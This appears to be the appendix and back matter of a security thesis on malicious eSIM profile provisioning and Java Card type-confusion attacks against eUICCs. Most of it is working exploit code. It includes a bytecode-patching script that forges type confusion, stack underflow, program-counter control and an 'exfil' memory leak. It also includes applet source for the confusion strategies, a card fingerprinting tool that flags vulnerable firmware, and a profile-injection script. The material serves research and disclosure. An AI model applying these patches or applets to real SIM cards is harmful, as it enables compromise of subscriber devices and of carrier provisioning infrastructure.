[60] C. Nocturnus, *Operation Soft Cell: A Worldwide Campaign Against Telecommunications Providers*, en, n.d. Accessed: Jun. 29, 2026. [Online]. Available: https://www.cybereason.com/blog/research/operation-soft-cell-a-worldwide-campaign-against-telecommunications-providers (cit. on p. 21).

[61] *Techship – Wireless components and IOT solutions*, en, n.d. Accessed: Jul. 4, 2026. [Online]. Available: https://techship.com/product/kigen-sgp-22-tri-cut-e-uicc-e-sim/?variant=001 (cit. on p. 24).

[62] *Test eUICC - Consumer Device*, en, n.d. Accessed: Jul. 4, 2026. [Online]. Available: https://www.comprion.com/shop/test-euicc-consumer-device.html (cit. on pp. 25, 27).

[63] *9eSIM — Aus jedem Handy ein eSIM-Handy*, de, n.d. Accessed: Jul. 4, 2026. [Online]. Available: https://www.9esim.com/de (cit. on p. 25).

[64] *ESIM zu physischer Karten konvertierung, 9ESIM 5ber ESK Funktion ST33G1m2 Test chip DIY*, de, n.d. Accessed: Jun. 1, 2026. [Online]. Available: //de.aliexpress.com/item/1005007802557935.html?src=ibdm_d03p0558e02r02&sk=&aff_platform=&aff_trace_key=&af=&cv=&cn=&dp=&aff_short_key= (cit. on p. 25).

[65] GSMA, *SGP.02-v4.3*, English, Specification, Zurich, Switzerland, Jan. 2023 (cit. on p. 25).

[66] GSMA, *SGP.32-v1.2*, English, Specification, Zurich, Switzerland, Jun. 2024 (cit. on p. 25).

[67] *TS.48 v7.1 Generic eUICC Test Profile for Device Testing*, English, Specification, Zurich, Switzerland, Jan. 2025 (cit. on p. 26).

[68] H. Welte, *Sim Toolkit*, English, n.d. Accessed: Jul. 30, 2026. [Online]. Available: https://osmocom.org/projects/sim-toolkit/wiki (cit. on p. 35).

[69] E. Ort, *Developing a Java Card Applet*, English, Technical Article, n.d. Accessed: Jul. 30, 2026. [Online]. Available: https://www.oracle.com/java/technologies/java-card/developing-javacard-applet.html#capgf (cit. on p. 35).

[70] G. Bouffard, "A Generic Approach for Protecting Java Card™ Smart Card Against Software Attacks", en, n.d. (cit. on p. 35).

List of Figures

2.1. Schematic illustration of an eUICC [14] 5
2.2. GSMA PKI hierarchy [24] 7
2.3. Mutual Authentication & BPP Download [21] 8
2.4. Structure of an APDU [37] 13

3.1. Threatmodel for malicious eSIM profile provisioning 20

5.1. Example Image of sysmoEUICC1-C2T [7] 29
5.2. eSIM profile provisioning for the testcases of this thesis 31
5.3. Build Process for a Malicious Applet 36
5.4. In Memory Array and Object Overlap 46

List of Tables

2.1. Form factors of SIM cards defined in their respective technical specifications . 3
2.2. Operator Profile Lifecycle States [18] 8
2.3. PPRs according to SGP.22 v2.7[18] 8

5.1. Host-side pipeline components 30
5.2. Response-Byte Layout and Observed Values for the two Menu Selections . . . 54

A.1. eUICC OS version extracted from each card available during this thesis . . . 164

B.1. List of tools used for writing 165

List of Listings

1. Bash Terminal Command for Starting osmo-smdpp.py . . . 32
2. Bash Terminal Command for Downloading an eSIM Profile from the Test SM-DP+ . . . 33
3. Bash Terminal Command for Enabling an eSIM Profile . . . 33
4. Bash Terminal Command for Listing eSIM Profile Information . . . 34
5. ANT Build Process in Terminal . . . 37
6. JCA Snippet . . . 37
7. Build Process with ANT using capgen to Compile modified CAP File . . . 37
8. General Applet Structure for all Strategies . . . 40
9. Applet Code for Basic Type-Confusion . . . 41
10. Type-Confusion Bytecode Patch . . . 42
11. Strategy A Observed Output . . . 42
12. Container/FakeContainer Example . . . 43
13. Strategy C Transaction Abuse Example . . . 45
14. Strategy C Transaction Abuse Attack Example . . . 45
15. Strategy D Fake Class Example . . . 47
16. Strategy D JCA Patch . . . 47
17. Strategy D First Output . . . 48
18. SM-DP+ URL Match and Replace . . . 51
19. New Applet Skeleton for SM-DP+ Replacement . . . 53
20. `lpac notification list` Before and After Activation of Manipulated Profile 55
21. `testsmdpplus1.example.com` in Memory Dump . . . 57
22. Bash Script for adding Java Card applets to eSIM profiles . . . 87
23. Fingerprinting Script . . . 90
24. Fingerprinting Probe Script . . . 91
25. JCA Patch Script . . . 99
26. Applet Code for Basic Type-Confusion (Strategy A) . . . 100
27. Bytecode Patch (Strategy A) . . . 100
28. Constant Pool (Strategy A) . . . 100
29. Container-FakeContainer Applet Code (Strategy B) . . . 102
30. Container-FakeContainer Container Class (Strategy B) . . . 102
31. Container-FakeContainer FakeContainer Class (Strategy B) . . . 102
32. Constant Pool (Strategy B) . . . 103
33. JCA Patch to Achieve TypeConfusion for Strategy B . . . 103
34. JCA Patch 1 for Strategy B Verification Sub-Experiment . . . 103
35. JCA Patch 2 for Strategy B Verification Sub-Experiment . . . 104
36. JCA Patch 3 for Strategy B Verification Sub-Experiment . . . 104
37. JCA Patch 4 for Strategy B Failed Forgery Attempt . . . 104
38. Transaction-Abuse Applet Code (Strategy C) . . . 106
39. Constant Pool (Strategy D, HeapReader, and URL Manipulation) . . . 107
40. HeapReader Applet Code . . . 109

41. Python HeapReader Code 115
42. Python STK Engine Code 125
43. Python Transport Engine Code 126
44. Java Code of Applet Used for SM-DP+ URL Manipulation 129
45. Java Code of Applet Used for SM-DP+ URL Manipulation 132
46. JCA Patch to Achieve TypeConfusion for Applets Based on Strategy D . . . 132
47. Base applet used once to test applet installation 134
48. build.xml used for ant to build Typeconfusion strategies and other applets . . 135
49. Complete Heap Dump acquired via HeapReader Applet (Large empty blocks have been removed for space) 163
50. Failure provisioning profile to non-SGP.26 eUICC 164

A. Appendix

```
#!/bin/bash
# This is an example script to illustrate how to add JAVA card applets to an existing
↪ eUICC
# profile package.

PYSIMPATH=../
INPATH=../smdpp-data/upp/TS48V1-A-UNIQUE.der
OUTPATH=../smdpp-data/upp/TS48V1-A-UNIQUE-hello.der
APPPATH=./HelloSTK.cap

# Download example applet (see also https://gitea.osmocom.org/sim-card/hello-stk):
#if ! [ -f $APPPATH ]; then
#    wget https://osmocom.org/attachments/download/8931/HelloSTK_09122024.cap
#fi

# Step #1: Create the application PE and load the ijc contents from the .cap file:
PYTHONPATH=$PYSIMPATH python3 $PYSIMPATH/contrib/saip-tool.py $INPATH add-app \
                      --output-file $OUTPATH --applet-file $APPPATH --aid 'D07002CA44'

# Step #2: Create the application instance inside the application PE created in step #1:
PYTHONPATH=$PYSIMPATH python3 $PYSIMPATH/contrib/saip-tool.py $OUTPATH add-app-inst
    --output-file $OUTPATH \
                      --aid 'D07002CA44' \
                      --class-aid 'D07002CA44900101' \
                      --inst-aid 'D07002CA44900101' \
                      --app-privileges '00' \
                      --app-spec-pars '00' \
                      --uicc-toolkit-app-spec-pars '0100150500000000000000000000000000'

# Display the contents of the resulting application PE:
PYTHONPATH=$PYSIMPATH python3 $PYSIMPATH/contrib/saip-tool.py $OUTPATH info --apps

# For an explanation of --uicc-toolkit-app-spec-pars, see:
# ETSI TS 102 226, section 8.2.1.3.2.2.1
```

Listing 22: Bash Script for adding Java Card applets to eSIM profiles

```
"""Read-only GP introspection -> per-card header dict."""

```

```
from .atr import lookup_atr, parse_atr
from .cplc import parse_cplc

# Known vulnerable eUICC firmware versions
KNOWN_VULNERABLE = {
    "ECu1013e": {
        "vendor": "Kigen",
        "bulletin": "KGNSB-07-2025",
        "status": "vulnerable",
        "note": "Object/array metadata overlap, no on-card BCV",
    },
}


def _parse_euicc_os(data_hex):
    """Parse the eUICC OS/firmware version from GET DATA DF1F response."""
    raw = bytes.fromhex(data_hex)
    # Strip TLV wrapper if present: DF 1F <len> <data>
    if len(raw) >= 3 and raw[0] == 0xDF and raw[1] == 0x1F:
        length = raw[2]
        payload = raw[3:3 + length]
    else:
        payload = raw
    # Split at first '#' | left side is version, right side is build metadata
    try:
        full = payload.decode("ascii", errors="replace")
    except Exception:
        return {"raw": data_hex}
    parts = full.split("#")
    result = {"raw": data_hex, "full_string": full, "version": parts[0]}
    if len(parts) > 1:
        result["build_info"] = "#".join(parts[1:])
    # Identify vendor
    if full.startswith("ECu"):
        result["vendor"] = "Kigen"
    # Check vulnerability status
    vuln = KNOWN_VULNERABLE.get(parts[0])
    if vuln:
        result["vulnerability"] = vuln
    return result


def fingerprint(c):
    fp = {}
    try:
        raw_atr = c.tp.get_atr() if hasattr(c.tp, "get_atr") else None
        fp["atr"] = raw_atr
        if raw_atr:
            fp["atr_parsed"] = parse_atr(raw_atr)
            match = lookup_atr(raw_atr)
            if match:
```

```
                fp["atr_match"] = match
    except Exception:
        fp["atr"] = None

    probes = {
        "cplc": "80CA9F7F00",
        "card_data": "80CA006600",
        "key_info": "80CA00E000",
        "iin": "80CA004200",
        "cin": "80CA004500",
        "card_caps": "80CA006700",
    }
    for name, apdu in probes.items():
        try:
            data, sw = c.apdu(apdu, label=f"GET DATA {name}")
            fp[name] = {"sw": sw, "data": data} if sw == "9000" else {"sw": sw}
        except Exception as e:
            fp[name] = {"error": str(e)}

    if fp.get("cplc", {}).get("data"):
        try:
            fp["cplc_parsed"] = parse_cplc(fp["cplc"]["data"])
            fp["chip_manufacturer"] = fp["cplc_parsed"].get("ic_fabricator_name")
        except Exception as e:
            fp["cplc_parsed"] = {"error": str(e)}

    # eUICC OS / firmware version (Kigen-specific tag DF1F)
    euicc_os_probes = {
        "euicc_fw": "80CADF1F00",
    }
    for name, apdu in euicc_os_probes.items():
        try:
            data, sw = c.apdu(apdu, label=f"GET DATA {name}")
            if sw == "9000" and data:
                fp[name] = {"sw": sw, "data": data}
                fp[f"{name}_parsed"] = _parse_euicc_os(data)
            else:
                fp[name] = {"sw": sw}
        except Exception as e:
            fp[name] = {"error": str(e)}

    # Build a top-level summary for easy access
    euicc_parsed = fp.get("euicc_fw_parsed", {})
    if euicc_parsed.get("vendor"):
        fp["euicc_vendor"] = euicc_parsed["vendor"]
    if euicc_parsed.get("version"):
        fp["euicc_fw_version"] = euicc_parsed["version"]
    if euicc_parsed.get("vulnerability"):
        fp["euicc_vulnerability"] = euicc_parsed["vulnerability"]

    apps, p2 = [], "02"
```

```
    while True:
        data, sw = c.apdu(
            f"80F240{p2}024F00", label="GET STATUS apps", auto_chain=False
        )
        if data:
            apps.append(data)
        if sw == "6310":  # more occurrences
            p2 = "03"
            continue
        break
    fp["apps_raw"] = apps
    return fp
```

Listing 23: Fingerprinting Script

```
import argparse
import json
import os

from nnh import CardSession, fingerprint, parse_tlv, pretty_tlv

ISD_R = "A0000005591010FFFFFFFF8900000100"


def main():
    parser = argparse.ArgumentParser(description="Fingerprint a card via CPLC and ISD-R
    ↪  select")
    parser.add_argument("--name", default=None,
                        help="Output subdirectory name under runs/ (e.g. 'osmocom_euicc')")
    parser.add_argument("--json-only", action="store_true",
                        help="Only output JSON, no human-readable summary")
    args = parser.parse_args()

    out_dir = f"runs/{args.name}" if args.name else "runs"
    os.makedirs(out_dir, exist_ok=True)

    with CardSession(reader_args=None, csv_path=f"{out_dir}/run_fingerprint.csv") as card:
        data, sw = card.select(ISD_R)
        if sw != "9000":
            print(f"ISD-R select -> {sw}; selecting default ISD")
            data, sw = card.apdu("00A4040000", label="SELECT default ISD")
        if data and not args.json_only:
            print(pretty_tlv(parse_tlv(data)))

        fp = fingerprint(card)

        if not args.json_only:
            # Human-readable summary
            print("\n=== Card Fingerprint ===\n")
```

```
34
35              # ATR
36              if fp.get("atr"):
37                  print(f"  ATR: {fp['atr']}")
38                  if fp.get("atr_match"):
39                      print(f"  ATR Match: {', '.join(fp['atr_match'])}")
40
41              # Chip manufacturer
42              if fp.get("chip_manufacturer"):
43                  print(f"  Chip: {fp['chip_manufacturer']}")
44
45              # eUICC firmware
46              euicc_fw = fp.get("euicc_fw_parsed", {})
47              if euicc_fw.get("version"):
48                  print(f"\n  eUICC Vendor:   {euicc_fw.get('vendor', 'unknown')}")
49                  print(f"  eUICC Firmware: {euicc_fw['version']}")
50                  if euicc_fw.get("full_string"):
51                      print(f"  Full String:    {euicc_fw['full_string']}")
52                  vuln = euicc_fw.get("vulnerability")
53                  if vuln:
54                      print(f"\n  *** VULNERABILITY DETECTED ***")
55                      print(f"  Status:   {vuln['status']}")
56                      print(f"  Bulletin: {vuln['bulletin']}")
57                      print(f"  Detail:   {vuln['note']}")
58              elif fp.get("euicc_fw", {}).get("sw"):
59                  print(f"\n  eUICC Firmware: not available (SW={fp['euicc_fw']['sw']})")
60
61              # CPLC summary
62              cplc = fp.get("cplc_parsed", {})
63              if cplc and "error" not in cplc:
64                  print(f"\n  IC Type:         {cplc.get('ic_type', '?')}")
65                  print(f"  OS ID:           {cplc.get('os_id', '?')}")
66                  print(f"  OS Release:      {cplc.get('os_release_date', '?')} /
                    ↪  {cplc.get('os_release_level', '?')}")
67                  print(f"  IC Serial:       {cplc.get('ic_serial', '?')}")
68                  print(f"  IC Fab Date:     {cplc.get('ic_fab_date', '?')}")
69
70          # Save JSON
71          out_path = f"{out_dir}/fingerprint.json"
72          with open(out_path, "w") as f:
73              json.dump(fp, f, indent=2)
74          if not args.json_only:
75              print(f"\n  Wrote {out_dir}/run_fingerprint.csv + {out_path}")
76          else:
77              print(json.dumps(fp, indent=2))
78
79
80  if __name__ == "__main__":
81      main()
```

Listing 24: Fingerprinting Probe Script

```
#!/usr/bin/env python3
"""
patch_jca.py | automated JCA patching for ArbRead

Usage:
    python3 patch_jca.py input.jca output.jca
"""

import re
import sys


METHOD_RE = re.compile(
    r'^\s*\.method\s+(?:(?:public|private|protected|static|final|synchronized)\s+)*'
    r'(<\w+>|[\w$]+)(\([^)]*\)\S+)\s*\{')


def parse_method_blocks(lines):
    i = 0
    while i < len(lines):
        m = METHOD_RE.match(lines[i])
        if m:
            start = i
            depth = 0
            j = i
            while j < len(lines):
                depth += lines[j].count('{') - lines[j].count('}')
                j += 1
                if depth == 0:
                    break
            yield start, j, m.group(1), m.group(2), lines[i].strip()
            i = j
        else:
            i += 1


def patch_fakeview(lines):
    for start, end, name, sig, header in parse_method_blocks(lines):
        if name != '<init>' or sig != '([B)V':
            continue
        block = lines[start:end]
        r_idx = None
        f_idx = None
        for l in block:
            m = re.search(r'putfield_a\s+(\d+);.*//.*\.realArray', l)
            if m:
                r_idx = m.group(1)
            m = re.search(r'putfield_a\s+(\d+);.*//.*\.fakeView', l)
```

```
            if m:
                f_idx = m.group(1)
        for k in range(len(block) - 4):
            if (re.search(r'^\s*new\s+\d+;', block[k]) and 'Fake' in block[k]
                    and re.match(r'^\s*dup;\s*$', block[k + 1])
                    and re.search(r'^\s*invokespecial\s+\d+;', block[k + 2])
                    and re.search(r'^\s*putfield_a\s+\d+;', block[k + 3])):
                if r_idx is None:
                    raise SystemExit("ERROR: realArray CP index not found in <init>")
                indent = re.match(r'^(\s*)', block[k]).group(1)
                block[k] = f"{indent}getfield_a_this {r_idx};" \
                           f"\t\t// reference at/hcw/ArbReader/ArbRead.realArray (PATCHED)"
                del block[k + 1:k + 3]
                lines[start:end] = block
                return lines, f"fakeView patch: getfield_a_this {r_idx} " \
                              f"(putfield_a {f_idx} kept)"
    raise SystemExit("ERROR: Fake allocation sequence not found in <init> | "
                     "already patched or build changed?")


def patch_ladder(lines):
    count = 0
    for start, end, name, sig, header in parse_method_blocks(lines):
        m = re.fullmatch(r'sg(\d+)', name)
        if not m or sig != '()S':
            continue
        nn = int(m.group(1))
        marker = 0x1100 + nn
        block = lines[start:end]
        patched = False
        for k in range(len(block)):
            mm = re.match(r'^(\s*(?:L\d+:\s*)?)(sspush|sipush)\s+' + str(marker) + r';',
                          block[k])
            if mm:
                instr = f"sload_{nn};" if nn < 4 else f"sload {nn};"
                block[k] = f"{mm.group(1)}{instr}\t\t// PATCHED (was sspush {marker})"
                patched = True
                count += 1
                break
        if not patched:
            raise SystemExit(f"ERROR: marker {marker} (0x{marker:04X}) not found "
                             f"in sg{nn:02d} | check converter output format")
        lines[start:end] = block
    return lines, count


def patch_underflow(lines):
    count = 0
    for start, end, name, sig, header in parse_method_blocks(lines):
        m = re.fullmatch(r'pu(\d+)', name)
        if not m or sig != '()S':
```

```
            continue
        nn = int(m.group(1))
        marker = 0x1200 + nn
        block = lines[start:end]
        patched = False
        for k in range(len(block)):
            mm = re.match(r'^(\s*)((?:L\d+:)\s*)?(sspush|sipush)\s+' + str(marker) + r';',
                          block[k])
            if mm:
                indent, label = mm.group(1), mm.group(2) or ""
                repl = []
                for i in range(nn):
                    prefix = indent + (label if i == 0 else "")
                    repl.append(f"{prefix}pop;\t\t// PATCHED underflow {i + 1}/{nn} (was
                    ↪  sspush {marker})")
                if nn == 0:
                    repl.append(f"{indent}{label}dup;\t\t// PATCHED read frame_base-(1) (was
                    ↪  sspush {marker})")
                else:
                    repl.append(f"{indent}dup;\t\t// PATCHED read frame_base-({nn + 1}) (was
                    ↪  sspush {marker})")
                block[k:k + 1] = repl
                patched = True
                count += 1
                break
        if not patched:
            raise SystemExit(f"ERROR: marker {marker} (0x{marker:04X}) not found "
                             f"in pu{nn:02d} | check converter output format")
        lines[start:end] = block
    return lines, count


def patch_dupx(lines):
    count = 0
    for start, end, name, sig, header in parse_method_blocks(lines):
        m = re.fullmatch(r'px(\d+)', name)
        if not m or sig != '()S':
            continue
        nn = int(m.group(1))
        marker = 0x1300 + nn
        if 11 <= nn <= 14:
            print(f"      px{nn:02d}: left as marker control (0x{marker:04X})")
            continue
        if nn <= 5:
            instr = f"dup_x {16 + nn};"
            note = f"dup_x m=1 n={nn}"
        elif nn <= 10:
            n_map = {6: 0, 7: 2, 8: 3, 9: 4, 10: 5}
            instr = f"dup_x {32 + n_map[nn]};"
            note = f"dup_x m=2 n={n_map[nn]}"
        else:
```

```
            instr = "swap_x 17;"
            note = "swap_x m=1 n=1 (underflow read+write probe)"
        block = lines[start:end]
        patched = False
        for k in range(len(block)):
            mm = re.match(r'^(\s*(?:L\d+:\s*)?)(sspush|sipush)\s+' + str(marker) + r';',
                          block[k])
            if mm:
                block[k] = (f"{mm.group(1)}{instr}"
                            f"\t\t// PATCHED {note} (was sspush {marker})")
                patched = True
                count += 1
                break
        if not patched:
            raise SystemExit(f"ERROR: marker {marker} (0x{marker:04X}) not found "
                             f"in px{nn:02d} | check converter output format")
        lines[start:end] = block
    return lines, count


def patch_pc_control(lines):
    PLANS = {
        0: (["pop;", "sspush 9760;", "swap_x 17;"],
            "write original 0x2620 back into PC slot (survival control)"),
        1: (["pop;", "dup_x 17;"],
            "dup_x (1,1) check sensitivity at SP=base-1 (read-only)"),
        2: (["pop;", "swap_x 17;"],
            "leak FP high half from [base-3]; writes known low half there"),
        3: (["pop;", "swap_x 17;", "putstatic_s {exfil};"],
            "exfil leaked FP high half into static field (survives suppression)"),
        4: (["pop;", "swap_x 17;"],
            "pw02 sequence; the exfil store lives in sget as plain Java"),
    }

    exfil_idx = None
    for l in lines:
        m = re.search(r'putstatic_s\s+(\d+);.*//.*\.exfil', l)
        if m:
            exfil_idx = m.group(1)
            break
    count = 0
    for start, end, name, sig, header in parse_method_blocks(lines):
        m = re.fullmatch(r'pw(\d+)', name)
        if not m or sig != '()S':
            continue
        nn = int(m.group(1))
        marker = 0x1400 + nn
        if nn not in PLANS:
            continue
        instrs, note = PLANS[nn]
        if nn == 3:
```

```
            if exfil_idx is None:
                raise SystemExit("ERROR: exfil putstatic_s not found | "
                                 "is 'exfil = (short) 0x5AFE;' in install()?")
            instrs = [i.format(exfil=exfil_idx) for i in instrs]
            note += f" (CP {exfil_idx})"
        block = lines[start:end]
        patched = False
        for k in range(len(block)):
            mm = re.match(r'^(\s*)((?:L\d+:)\s*)?(sspush|sipush)\s+' + str(marker) + r';',
                          block[k])
            if mm:
                indent, label = mm.group(1), mm.group(2) or ""
                repl = []
                for i, ins in enumerate(instrs):
                    prefix = indent + (label if i == 0 else "")
                    repl.append(f"{prefix}{ins}\t\t// PATCHED {note} (was sspush {marker})"
                                if i == 0 else f"{prefix}{ins}")
                block[k:k + 1] = repl
                patched = True
                count += 1
                break
        if not patched:
            raise SystemExit(f"ERROR: marker {marker} (0x{marker:04X}) not found "
                             f"in pw{nn:02d} | check converter output format")
        lines[start:end] = block
    return lines, count


def patch_shortview(lines):
    for start, end, name, sig, header in parse_method_blocks(lines):
        if name != '<init>' or sig != '([B)V':
            continue
        block = lines[start:end]
        p_idx = None
        s_idx = None
        for l in block:
            m = re.search(r'putfield_a\s+(\d+);.*//.*\.probe1', l)
            if m:
                p_idx = m.group(1)
            m = re.search(r'putfield_a\s+(\d+);.*//.*\.shortView', l)
            if m:
                s_idx = m.group(1)
        for k in range(len(block) - 2):
            if (re.search(r'^\s*bspush\s+8;', block[k])
                    and re.search(r'^\s*newarray\s+\d+;', block[k + 1])
                    and re.search(r'^\s*putfield_a\s+\d+;', block[k + 2])
                    and 'shortView' in block[k + 2]):
                if p_idx is None:
                    raise SystemExit("ERROR: probe1 CP index not found in <init>")
                indent = re.match(r'^(\s*)', block[k]).group(1)
                block[k] = f"{indent}getfield_a_this {p_idx};" \
```

```
                            f"\t\t// reference at/hcw/ArbReader/ArbRead.probe1 (PATCHED
                            ↪  shortView alias)"
                del block[k + 1]
                lines[start:end] = block
                return lines, (f"shortView patch: getfield_a_this {p_idx} "
                               f"(putfield_a {s_idx} kept)")
    raise SystemExit("ERROR: shortView allocation sequence not found in <init> "
                     "| is 'shortView = new short[8];' after saveBuf in the ctor?")


def patch_fakehop(lines, field_name, target_name):
    for start, end, name, sig, header in parse_method_blocks(lines):
        if name != '<init>' or sig != '([B)V':
            continue
        block = lines[start:end]
        t_idx = None
        for l in block:
            m = re.search(r'putfield_a\s+(\d+);.*//.*\.' + target_name + r'\b', l)
            if m:
                t_idx = m.group(1)
        for k in range(len(block) - 4):
            if (re.search(r'^\s*new\s+\d+;', block[k]) and 'Fake' in block[k]
                    and re.match(r'^\s*dup;\s*$', block[k + 1])
                    and re.search(r'^\s*invokespecial\s+\d+;', block[k + 2])
                    and re.search(r'^\s*putfield_a\s+\d+;', block[k + 3])
                    and field_name in block[k + 3]):
                if t_idx is None:
                    raise SystemExit(
                        f"ERROR: {target_name} CP index not found in <init>")
                indent = re.match(r'^(\s*)', block[k]).group(1)
                block[k] = f"{indent}getfield_a_this {t_idx};" \
                           f"\t\t// reference at/hcw/ArbReader/ArbRead.{target_name}" \
                           f" (PATCHED {field_name} alias)"
                del block[k + 1:k + 3]
                lines[start:end] = block
                return lines, (f"{field_name} patch: getfield_a_this {t_idx} "
                               f"(aliases {target_name})")
    raise SystemExit(f"ERROR: {field_name} Fake allocation not found in <init> "
                     f"| is '{field_name} = new Fake();' in the ctor?")


def main():
    if len(sys.argv) != 3:
        raise SystemExit(__doc__)
    lines = open(sys.argv[1]).read().splitlines()

    lines, info = patch_fakeview(lines)
    print(f"[1/12] {info}")

    lines, n = patch_ladder(lines)
    if n == 0:
```

```
300         print("[2/12] stack ladder: no sg methods found (v5.7+ only) | skipped")
301     else:
302         print(f"[2/12] stack ladder: {n}/80 sg methods patched to sload N")
303 
304     lines, n = patch_underflow(lines)
305     if n == 0:
306         print("[3/12] underflow ladder: no pu methods found (v5.8+ only) | skipped")
307     else:
308         print(f"[3/12] underflow ladder: {n}/16 pu methods patched to pop x N; dup")
309 
310     lines, n = patch_dupx(lines)
311     if n == 0:
312         print("[4/17] dup_x ladder: no px methods found (v5.9+ only) | skipped")
313     else:
314         print(f"[4/17] dup_x ladder: {n}/12 px methods patched (11x dup_x +"
315               f" swap_x last; px11-14 kept as controls)")
316 
317     lines, n = patch_pc_control(lines)
318     if n == 0:
319         print("[5/17] PC-control probes: no pw methods found (v5.10+ only) | skipped")
320     else:
321         print(f"[5/17] PC-control probes: {n}/5 pw methods patched")
322 
323     lines, info6 = patch_shortview(lines)
324     print(f"[6/17] {info6}")
325 
326     lines, info7 = patch_fakehop(lines, "fakeHop", "hop1")
327     print(f"[7/17] {info7}")
328 
329     lines, info8 = patch_fakehop(lines, "fakeHop2", "hop2")
330     print(f"[8/17] {info8}")
331 
332     lines, info9 = patch_fakehop(lines, "fakeMsg", "msgBuf")
333     print(f"[9/17] {info9}")
334 
335     lines, info10 = patch_fakehop(lines, "fakeHop3", "hop3")
336     print(f"[10/17] {info10}")
337 
338     lines, info11 = patch_fakehop(lines, "fakeHop4", "hop4")
339     print(f"[11/17] {info11}")
340 
341     lines, info12 = patch_fakehop(lines, "fakeHop5", "hop5")
342     print(f"[12/17] {info12}")
343 
344     lines, info13 = patch_fakehop(lines, "fakeHop6", "hop6")
345     print(f"[13/17] {info13}")
346 
347     lines, info14 = patch_fakehop(lines, "fakeHop7", "hop7")
348     print(f"[14/17] {info14}")
349 
350     lines, info15 = patch_fakehop(lines, "fakeHop8", "hop8")
```

```
    print(f"[15/17] {info15}")

    lines, info16 = patch_fakehop(lines, "fakeHop9", "hop9")
    print(f"[16/17] {info16}")

    lines, info17 = patch_fakehop(lines, "fakeHop10", "hop10")
    print(f"[17/17] {info17}")

    open(sys.argv[2], 'w').write("\n".join(lines) + "\n")
    print(f"patched jca written to {sys.argv[2]}")


if __name__ == "__main__":
    main()
```

Listing 25: JCA Patch Script

```
    public class TypeConf extends Applet implements ToolkitInterface, ToolkitConstants {
        private byte confMenuItem;
        private byte[]  byteArray;
        private short[] shortArray;
        [...]
        private TypeConf() {
            byteArray  = new byte[16];
            shortArray = new short[16];

            // Fill with incrementing pattern for identification
            for (short i = 0; i < 16; i++) {
                byteArray[i] = (byte)(i + 1);  // 0x01, 0x02, ..., 0x10
            }
        [...]
        }
        [...]
        private void triggerConfusion() {
            // After JCA patching, shortArray holds a byte[16] reference.
            // saload reads 2 bytes per index from the byte[16].
            short len = (short) shortArray.length;

            byte[] output = new byte[34];
            short lastIndex = 0;

            for (short i = 0; i < len; i++) {
                try {
                    short val = shortArray[i];
                    output[(short)(i * 2)]     = (byte)(val >> 8);
                    output[(short)(i * 2 + 1)] = (byte)(val & 0xFF);
                    lastIndex = i;
                } catch (Exception e) {
                    output[(short)(i * 2)]     = (byte) 0xDE;
```

```
33                      output[(short)(i * 2 + 1)] = (byte) 0xAD;
34                      lastIndex = i;
35                      break;
36                  }
37              }
38              output[32] = (byte) lastIndex;
39              output[33] = (byte) len;
40
41              ProactiveHandler proHdlr = ProactiveHandler.getTheHandler();
42              proHdlr.initDisplayText((byte) 0, DCS_8_BIT_DATA, output,
43                      (short) 0, (short) 34);
44              proHdlr.send();
45          }
46      }
```

Listing 26: Applet Code for Basic Type-Confusion (Strategy A)

```
1  aload_0;
2  getfield_a_this 0;   // push this.byteArray
3  putfield_a      1;  // this.shortArray = this.byteArray
```

Listing 27: Bytecode Patch (Strategy A)

```
1  .constantPool {
2      // 0
3      instanceFieldRef byte[] TypeConf/byteArray;
4      // 1
5      instanceFieldRef short[] TypeConf/shortArray;
6      // 2
7      instanceFieldRef byte TypeConf/confMenuItem;
8  [...]
9  }
```

Listing 28: Constant Pool (Strategy A)

```
1  package at.hcw.TypeConfTest;
2
3  import javacard.framework.*;
4
5  import javacard.framework.APDU;
6  import javacard.framework.Applet;
7  import javacard.framework.ISOException;
8
9  import sim.toolkit.EnvelopeHandler;
10 import sim.toolkit.ProactiveHandler;
```

```
11 import sim.toolkit.ToolkitConstants;
12 import sim.toolkit.ToolkitException;
13 import sim.toolkit.ToolkitInterface;
14 import sim.toolkit.ToolkitRegistry;
15
16 public class TypeConf extends Applet implements ToolkitInterface, ToolkitConstants {
17
18     private byte confMenuItem;
19
20     Container container;
21     FakeContainer fakeContainer;
22
23     FakeContainer confused;
24
25     static byte[] menuItemText = new byte[] {
26             'T', 'y', 'p', 'e', 'C', 'o', 'n', 'f'
27     };
28
29     private TypeConf() {
30         container = new Container();
31         fakeContainer = new FakeContainer();
32
33         ToolkitRegistry reg = ToolkitRegistry.getEntry();
34         confMenuItem = reg.initMenuEntry(menuItemText, (short) 0, (short)
           ↪  menuItemText.length,
35                 PRO_CMD_SELECT_ITEM, false, (byte) 0, (short) 0);
36     }
37
38     public static void install(byte[] buf, short off, byte len) {
39         TypeConf typeConf = new TypeConf();
40         typeConf.register();
41     }
42
43     public void process(APDU apdu) {
44         if (selectingApplet()) return;
45     }
46
47     public void processToolkit(byte event) throws ToolkitException {
48         EnvelopeHandler envHdlr = EnvelopeHandler.getTheHandler();
49
50         if (event == EVENT_MENU_SELECTION) {
51             byte selectedItemId = envHdlr.getItemIdentifier();
52
53             if (selectedItemId == confMenuItem) {
54                 triggerConfusion();
55             }
56         }
57     }
58
59     private void triggerConfusion() {
60         container.byteArray = (short) 0x0100;
```

```
61
62          byte[] forged = confused.byteArray;
63
64          byte[] output = new byte[16];
65          try {
66              short len = (short) forged.length;
67              if (len > 16) len = 16;
68              Util.arrayCopyNonAtomic(forged, (short) 0, output, (short) 0, len);
69              output[14] = (byte)(len >> 8);
70              output[15] = (byte)(len & 0xFF);
71          } catch (Exception e) {
72              output[0] = (byte) 0xDE;
73              output[1] = (byte) 0xAD;
74          }
75
76          ProactiveHandler proHdlr = ProactiveHandler.getTheHandler();
77          proHdlr.initDisplayText((byte) 0, DCS_8_BIT_DATA, output,
78                  (short) 0, (short) 16);
79          proHdlr.send();
80      }
81  }
```

Listing 29: Container-FakeContainer Applet Code (Strategy B)

```
1  package at.hcw.TypeConfTest;
2
3  public class Container {
4      public short object    = (short) 0;
5      public short byteArray = (short) 0;
6      public short shortArray = (short) 0;
7  }
```

Listing 30: Container-FakeContainer Container Class (Strategy B)

```
1  package at.hcw.TypeConfTest;
2
3  public class FakeContainer {
4      public Object  object    = null;
5      public byte[]  byteArray = null;
6      public short[] shortArray = null;
7  }
```

Listing 31: Container-FakeContainer FakeContainer Class (Strategy B)

```
1  .constantPool {
```

```
    // 0
    instanceFieldRef short Container/object;
    // 1
    instanceFieldRef short Container/byteArray;
    // 2
    instanceFieldRef short Container/shortArray;
    // 3
    instanceFieldRef 0.0 FakeContainer/object;
    // 4
    instanceFieldRef byte[] FakeContainer/byteArray;
    // 5
    instanceFieldRef short[] FakeContainer/shortArray;
